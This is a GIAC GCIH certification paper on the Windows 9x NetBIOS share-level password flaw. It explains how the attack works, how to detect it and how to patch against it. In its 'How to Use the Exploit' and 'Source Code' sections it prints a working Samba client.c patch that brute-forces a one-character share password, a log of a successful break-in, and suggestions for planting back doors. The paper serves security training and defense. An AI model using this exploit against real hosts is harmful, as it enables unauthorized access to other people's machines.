Global Information Assurance Certification Paper

Joseph Rodgers
Advanced Incident Handling and Hacker Exploits
GCIH Practical Assignments
Version 1.5c

Windows 9x Share Vulnerability

Exploit Details:

Name: Microsoft Windows 9x NetBIOS password verification vulnerability
Variants: There are numerous NetBios attacks. Most are aimed at Microsoft Windows NT or 2000 and ignore the Windows 9x family of operating systems. However these systems offer very tempting targets and most NetBIOS based attacks such as WinNuke,a DoS (Denial of Service) attack and NAT (NetBIOS Auditing Tool), an information gathering utility work against Windows 9x just as well as NT. This paper's focus will be on the vulnerabilities of the NetBIOS authentication mechanism in the Windows 9x-share security environment.
Protocol/Services: NetBIOS is used to provide authentication and session information for all of the Microsoft Operating Systems. NetBIOS is used in conjunction with the TCP/IP suite of protocols. NetBIOS provides the application, presentation and session layer of the OSI model for network access.
Brief Description: The Microsoft Windows 9x NetBIOS password verification vulnerability takes advantage of a weakness designed into the authentication mechanism that allows an authenticating host to set the length of the password field. Using this weakness it is possible to authenticate with a one-character password.

Protocol Description:

NetBios is not a stand-alone protocol but works on top of standard network protocols to provide network resources and authentication services.

NetBIOS offers network applications a set of "hooks" to carry out inter-application communication and data transfer. NetBIOS allows applications to talk to the network. Its intention is to isolate application programs from any type of hardware dependencies. It also spares software developers the task of developing network error recovery and low level message addressing or routing. The use of the NetBIOS interface does much of this work for them. NetBIOS standardizes the interface between applications and a LANs operating capabilities. With this, it can be specified to which levels of the OSI model the application can write to, making the application transportable to other networks.

PC's on a NetBios LAN communicate either by establishing a session or by using NetBios datagram or broadcast methods. Sessions allow for a larger message to be sent and handle error detection and correction. The communication is on a one-to-one basis. Datagram and broadcast methods allow one computer to communicate with several other computers at the same time, but

are limited in message size. There is no error detection or correction using these datagram or broadcast methods. However, datagram communication allows for communication without having to establish a session. The datagram service was designed to advertise information about a host. This information is a primary source of attack in a NetBIOS network.

NetBIOS naming in a LAN environment can be complex. This is due to the nature of the naming convention used. In a LAN only environment each host, upon initialization of the Network Interface will query the network to determine if the desired name is already in use. If the name is being used the service will shutdown the interface and send an alert to the user. If the name is free NetBIOS will register itself to the Master Browse list. The Master Browse list is one computer on the LAN that has temporarily assumed the responsibility of tracking NetBIOS name changes. As host join and leave the network this service can shift from host to host. This can create excessive traffic due to the broadcast nature of NetBIOS name resolution. It is also a potential source of attack.

NetBIOS shares, which include directories and printers, must also be unique within the individual host. The standard method of accessing a NetBIOS network resource to request the host by name and then the share. ie: \\host\share

NetBios is a very common protocol used in today's environments. NetBios is supported on Ethernet, TokenRing, and IBM PC Networks. In its original induction, it was defined as only an interface between the application and the network adapter. Since then, transport like functions have been added to NetBios, making it more functional over time.
In NetBios, connection (TCP) oriented and connectionless (UDP) communications are both supported. It supports both broadcasts and multicasting and supports three distinct services: Naming, Session, and Datagram.

Description of Variants

NetBIOS represents one of the most attacked protocols that is in popular use. This is due to its wide availability in Microsoft products as well as the many weaknesses in its design.

The three services of NetBIOS: Naming, Session and Datagram are vulnerable to many exploits. The various attacks against NetBIOS share many similarities. Most attack will first attempt to establish a null session. A null session is used for information gathering and is incredibly effective. NetBIOS will willingly reveal all information about Microsoft NT shares, users and groups.

Interestingly there are many "good" NetBIOS tools as bad. In fact most tools used for hacking NetBIOS have been publicly released to assist network administrators. Unfortunately these tools, in the wrong hands, can and are used for more malicious intent.

Some of the better known exploits include:

NAT (NetBIOS Auditing Tool) © Andrew Tridgell, http://www.acst.org/files/pent/pent.cfm, NAT

is a tool written to perform various security checks on systems offering the NetBIOS file sharing service. NAT will attempt to retrieve all information available from the remote server, and attempt to access any services provided by the server. This is the swiss army knife of NetBIOS hacking.

NBTDump, dlitchfield@atstake.com, http://www.atstake.com/research/tools/nbtdump.exe, This utility dumps NetBIOS information from Windows NT, Windows 2000 and *NIX Samba servers such as shares, user accounts with comments etc and the password policy.

Naptha, A Denial of Service attack aimed at Microsoft's NetBIOS. This attack takes advantage of a flaw in the NetBIOS design in which the attackers sends a large number of specifically designed malformed packets causing the system to hang. For more information: http://razor.bindview.com/publish/advisories/adv_NAPTHA.html

L0phtCrack ©@Stake, http://www.atstake.com/research/lc3/, a NetBIOS password cracking utility. The newest version of L0phtcrack is simple to use and can crack must NT passwords just by sniffing them on the wire. It can use a dictionary based or brute force cracks and can get access to the encrypted password in many different ways.

How the Exploit Works

Operating Systems affected

Windows 95, Windows 98, Windows ME

Operating Systems not affected

Windows NT, Windows 2000

Sharing files in a peer to peer network Windows 95, 98 & ME requires the utilization of share level security. Share level security, unlike the more widely used and supported User level security found in Windows NT and the Unix SAMBA client, does not require a user name for authentication. Share level security uses only a password to protect the data share. All users requiring access to this share will need to know this common password. To have a limited form of access control two different passwords can be set. One password for Read Only access and another for Read/Write access. All shares most be created and administrated from the local machine.

Most companies, including Microsoft, do not recommend using share level security for networks larger then ten hosts. However, many home users running multiple Windows 9x machines will use share level security as a simple means of giving others access to their files and/or printer(s). With the propagation of high speed Internet access many home and small business users have placed their machines directly on their ISPs' networks without disabling share level security or

implementing any filtering technologies.

With share level security enabled a hostile intruder can quickly determine if this vulnerability exists via port scanning and finger printing with widely available tools such as NMap (NMap is IP based port scanner available at http://www.insecure.org/nmap/). Once a potential target has been determined a modify Unix SAMBA client can be used to run the exploit.

Due to the limited computer administration skills of most home/end users the normal setup of a share level environment usually includes sharing the entire Hard Drive or "C:" partition. If the intruder gains access to the root of this partition he/she can very quickly have complete control of the host.


To maintain control of a compromised host an intruder could copy software such as BackOrifice or SubSeven (stealth remote administration tools). These programs would need to copied to a location from which files are automatically executed on startup as most Windows 9x systems are not online all the time. The intruder could also copy a modified version of the system configuration files such as *config.sys* or *autoexec.bat* to further control the vulnerable host.

The Microsoft Windows 9x NetBIOS password verification vulnerability takes advantage of a weakness in the NetBIOS authentication mechanism that allows the server to trust an authenticating host to provide the proper length of the password field. When a client requests access to a shared resource from a server, in this case a Windows 9x host offering a shared directory, The server sends an authentication request to the client. The client then returns the proper credentials and is authenticated. A specially modified client can be used to send some additionally altered data in the reply to include a modified password length field set to a value of one. With this modification the client is only expected to provide a one-character password. Thus the malicious code alters the variable setting it to a value of 1 and allows brute force of the one character password with a maximum of 255 attempts before guaranteed success.

Diagram


Unpatched Windows 98SE box – Network Configuration

Figure 1.




The *Client for Microsoft Networks* enables NetBIOS. While *File and printer sharing for Microsoft Networks* allows the Windows 98 host to act as a share level server. This system configuration allows this machine to act as a file and printer server using NetBIOS and the TCP/IP Protocol Suite.

Figure 2.



User configurable variables for share level security include *Share Name, Comment, Access Type (Read-Only/Full/Depends on Password).* This screen is used to create shares. Many inexperienced users will share their entire partition and create a very simple password, such as "password". However, with this attack, even a difficult password



becomes very easy to crack.

Figure 3.

In Figure 3 the shares appear in Network Neighborhood. "*Cdrive*" & "*D*"
With this configuration the host machine is now completely vulnerable to the One Character

password attack. This is a standard configuration for a share level network access.

Figure 4.

```
(root)~: smbclient //n7t8u4/cdrive
SSL: Error error setting CA cert locations: error:00000000::lib(0) :func(0)
:reason(0)
trying default locations.
added interface ip=10.0.0.20 bcast=10.0.0.255 nmask=255.255.255.0
Got a positive name query response from 10.0.0.12 ( 10.0.0.12 )
Password:
tree connect failed: ERRSRV - ERRbadpw (Bad password - name/password pair
in a Tree Connect or Session Setup are invalid.)
(root)~: smbclient //n7t8u4/cdrive
SSL: Error error setting CA cert locations: error:00000000::lib(0) :func(0)
:reason(0)
trying default locations.
added interface ip=10.0.0.20 bcast=10.0.0.255 nmask=255.255.255.0
Got a positive name query response from 10.0.0.12 ( 10.0.0.12 )
Password:
tree connect failed: ERRSRV - ERRbadpw (Bad password - name/password pair
in a Tree Connect or Session Setup are invalid.)
(root)~: smbclient //n7t8u4/cdrive
SSL: Error error setting CA cert locations: error:00000000::lib(0) :func(0)
:reason(0)
trying default locations.
added interface ip=10.0.0.20 bcast=10.0.0.255 nmask=255.255.255.0
Got a positive name query response from 10.0.0.12 ( 10.0.0.12 )
Password:
smb: \> ls
  BOOTLOG.PRV                         AH    60576  Fri May 25 23:32:34 2001
  BOOTLOG.TXT                         AH    58855  Sat May 26 09:28:38 2001
  COMMAND.COM                         HS    93890  Fri Apr 23 22:22:00 1999
  SUHDLOG.DAT                         HS     5166  Tue Dec 19 11:54:14 2000
  FRUNLOG.TXT                          A     1010  Tue Dec 19 11:55:56 2000
  MSDOS.---                           HS       22  Tue Dec 19 11:47:14 2000
  SETUPLOG.TXT                        HS   139732  Tue Dec 19 12:00:22 2000
...
  WINNT                                D        0  Wed Feb  7 12:56:36 2001
  NTLDR                             AHSR   214416  Tue Dec  7 05:00:00 1999
  NTDETECT.COM                      AHSR    34468  Fri Jul 21 12:05:02 2000
  BOOT.INI                           AHS      178  Thu Mar 15 09:55:36 2001
  Documents and Settings               D        0  Wed Feb  7 13:01:52 2001

                42620 blocks of size 524288. 31628 blocks available
smb: \>
```

In Figure 4 the modified Linux SAMBA client is used to brute force the 1 character password. The attacker has determined the share name, **//n7t8u4/cdrive**, and after two password failed attempts manages to attach directly to the root of the "C:" drive. With this connection established the intruder has gained full control of the system. The next step (not shown) would be to copy a remote control utility or back door program.

How to Use the Exploit

Step 1:

Use of this exploit presents only one technical challenge. Modification of the SMB Client code is required. Once the modification has occurred the usage is trivial and can easily be added to a script for high speed scanning of large networks.

A Unix client is required as well as the SAMBA source code available at http://us1.samba.org/samba/download.html. A compiled/RPMed version of the code is not sufficient, as modifications to the client code will be required. When the SAMBA code has been obtained and exploded the file *./source/client.c* will need to be modified as shown:

Figure 5.

```
--- samba-2.0.6.orig/source/client/client.c Thu Nov 11 10:35:59 1999
+++ samba-2.0.6/source/client/client.c Mon Sep 18 21:20:29 2000
@@ -1961,12 +1961,22 @@ struct cli_state *do_connect(char *serve

DEBUG(4,(" session setup ok\n"));

+/*
if (!cli_send_tconX(c, share, "?????",
password, strlen(password)+1)) {
DEBUG(0,("tree connect failed: %s\n", cli_errstr(c)));
cli_shutdown(c);
return NULL;
}
+*/
+
+ password[0] = 0;
+ c->sec_mode = 0;
+ do{
+
+ password[0]+=1;
+
+ }while(!cli_send_tconX(c, share, "?????", password, 1));

DEBUG(4,(" tconx ok\n"));
```

With the modified source code the samba client is recompiled using the standard *make*, *make install* and *./configure* procedure. It may be necessary to restart the host before NetBIOS name resolution will occur.

Step 2:

Using NMap or any standard TCP/UDP port scanner the intruder will attempt to discover accessible hosts that are running an unpatched copy of Windows 9x with file & print sharing enabled.

Identifying vulnerable hosts is a trivial pursuit and many can be found on cable modem networks. Once these hosts are identified NetBIOS information tools such as NAT or NBTDump can be used to determine computer and share names.

Step 3:

Use of the modified *SMBClient* to attach to the share is the last step and requires only limited patience as brute force will quickly determine the password and grant admission. If the attackers discovers a Windows 9x machine that provides only higher level shares with no root access this does not mean the host is secure. If Read/Write abilities exist the intruder may decide to simply use it for a dumping ground to store illegal Warez software or to gather information. As most home users have very large hard drives these machines can provide space to store gigabytes of data without arousing suspicion. If root access is obtainable the intruder can then copy software which, upon restart, will load automatically and grant full access to the machine.

Another method, using precompiled Windows based software, is a utility written by Shane Hird called PQwak. This program, available at http://exploit.hexyn.be/exploits/os/win/98/pqwak2.zip. Allows even the most casual of attackers to compromise a Windows 9x machine.




Figure 6.

The fields are *IP*, specifying the IP address of the server to be attacked. *Share*, to identify share name.

This software makes using this exploit a trivial pursuit even for someone with no network experience.


Signature of the attack

One of the greatest concerns with this type of attack is the intended target. By default Microsoft Windows 9x machines do NOT log connections nor do they maintain any statistical logs for data transfers or even have any basic logging capabilities. Logging within Microsoft Windows 9x requires a third party solution. Further since most home user have little computer experience they are more than likely to ignore any indications that an attack has even occurred.

An intrusion detection system, in the unlikely circumstance that one is installed, would need to be configured to identify multiple failed NetBIOS login attempts. This is not a complete solution

as a malicious intruder with knowledge that such an intrusion detection system existed could sufficiently time the attempted logins to avoid suspicion. With only 255 possibilities for a password it would not take more than a few days to gain access without setting off any alarms. Once access has been granted the detection system may log the connection but would most likely view it as an authenticated user with proper access.


Figure 6.



The most effective method of determining if unauthorized access has occurred would be a routine review of the contents of shared directories to determine if files have been added, modified or deleted.

Figure 6 appears to show a normal Windows 98 "C:\" partition. However when *display hidden files* (see figure 7.) is turned on a new directory is displayed. By default Windows does not reveal system and hidden files and many users will never choose to view these directories making it very easy for a hacker to stay hidden. The attacker could also use social engineering by naming the directory to look like a necessary system folder. For example, c:\dos

Figure 7.



In figure 7 a hacked directory is shown. This system may not have been fully compromised but is now acting as a holding place for warez (illegally copied software). Many attackers will use this machine, filling the hard drive and degrading system performance.

Packet Analyzers such as TCPDump, Snort or Etherreal did not reveal any signs of an attack occurring. The TCP/UDP packets were observed but were not unusual in anyway. If the NetBIOS ports are open even personal firewall software would ignore this attack and allow it through.

How to Protect Against it

Fortunately to protect against this attack is technically very simple. Patches for the various versions of Windows are available from Microsoft at

Windows 95
http://download.microsoft.com/download/win95/Update/11958/W95/EN-US/273991USA5.EXE

Windows 98
http://download.microsoft.com/download/win98SE/Update/11958/W98/EN-US/273991USA8.EXE

Windows ME
http://download.microsoft.com/download/winme/Update/11958/WinMe/EN-US/273991USAM.EXE

More information is available at
http://www.microsoft.com/technet/security/bulletin/MS00-072.asp

Another option would be to disabled *File & Printer Sharing* if it is not needed. This will not only eliminate the vulnerability but will have the added benefit of freeing additional system resources. The third option available to users would be the installation of a software or hardware based personal firewall that could be used to filter access to the NetBIOS related ports.

On a larger scale some Cable Modem providers have also implemented filtering of the NetBIOS related TCP/UDP ports as well. This is done not only to address the many vulnerabilities related to NetBIOS but also to prevent more experienced users from using the cable network as a large LAN.

The bad news is the sociological conditions that created this vulnerability to begin with. The users most likely to be effected by this attack are the same ones least likely to be aware that such an attack exists let alone a means of preventing it. This Catch-22 situation could lead too much larger problems. As hostile attackers gain access to large numbers of unprotected hosts they can launch attacks from theses hosts with complete anonymity as Windows 9x will keep no logs of their access and will effectively hide them from any attempts at tracking them down. As the number of DDoS (Distributed Denial of Service) attacks rise these compromised hosts could play their small part in a devastating attack.

Source Code

---Start Source Code---
--- samba-2.0.6.orig/source/client/client.c Thu Nov 11 10:35:59 1999
+++ samba-2.0.6/source/client/client.c Mon Sep 18 21:20:29 2000
*@@ -1961,12 +1961,22 @@ struct cli_state *do_connect(char *serve*

DEBUG(4,(" session setup ok\n"));

01 *+/**
02 *if (!cli_send_tconX(c, share, "?????",*
03 *password, strlen(password)+1)) {*
04 *DEBUG(0,("tree connect failed: %s\n", cli_errstr(c)));*
05 *cli_shutdown(c);*
06 *return NULL;*
07 *}*
08 *+*/*
09 *+*
10 *+ password[0] = 0;*
11 *+ c->sec_mode = 0;*
12 *+ do{*

```
13 +
14 + password[0]+=1;
15 +
16 + }while(!cli_send_tconX(c, share, "?????", password, 1));
17
18 DEBUG(4,(" tconx ok\n"));
```
---End Source Code---

The code modification is straight forward. The first few lines, 01 – 08 do nothing more than remark out the valid code in the ./source/client/client.c code. The last few lines, 09 – 18, modify the variable *password[0]* and end up setting it to a fixed length of one. This manipulation will be accepted by any Windows 9x or ME machine that has not had the patch applied no additional modifications are required.

Source code for PQWak is not available. The Compiled software is available at http://exploit.hexyn.be/exploits/os/win/98/pqwak2.zip. For more information please see http://www.windowsitsecurity.com/Panda/Index.cfm?FuseAction=Virus&VirusID=490.

Additional Information

NetBIOS is a well known and exploited protocol. General information on NetBios can be found at http://www.nwo.net/osall/Methodology/Novice/NetBios/netbios.html. While Microsoft is struggling to remove NetBIOS from the corporate world with the advent of Windows 2000 Active Directory it has done little for the small business or home user. NetBIOS will continue to provide a source of weakness for attackers to exploit. A Hack FAQ covering NT, NetBIOS and NetWare exists at http://www.geocities.com/SiliconValley/Platform/1983/FAQ/Hack/hackfaq.html#toc11.

For attackers interested in more Windows 9x and other exploits http://packetstorm.securify.com/last100.shtml provides links to many well-known and newly discovered vulnerabilities.

Conclusion

Like most exploits this simple modification exposes a large weakness in older code. As technology continues to evolve more and more such holes will be discovered and exploited. The goal of security and security consultants is to constantly remind user of the importance of system and patch maintenance. ISP, especially Cable Modem providers should take extra care to regularly inform their users of vulnerabilities like this one. The main concern in the security field is one of education and as this attack demonstrates, even the most limited user community needs to be vigilant.

References:

NetBIOS Information: [1]
Vulnerability: http://www.nsfocus.com/english/homepage/sa_05.htm
Samba Source Code: http://us1.samba.org/samba/download.html
Microsoft Information: http://www.microsoft.com/technet/security/bulletin/MS00-072.asp
Security Tools: http://www.securityfocus.com

Patches:

Windows 95-
http://download.microsoft.com/download/win95/Update/11958/W95/EN-US/273991USA5.EXE

Windows 98-
http://download.microsoft.com/download/win98SE/Update/11958/W98/EN-US/273991USA8.EXE

Windows Me-
http://download.microsoft.com/download/winme/Update/11958/WinMe/EN-US/273991USAM.EXE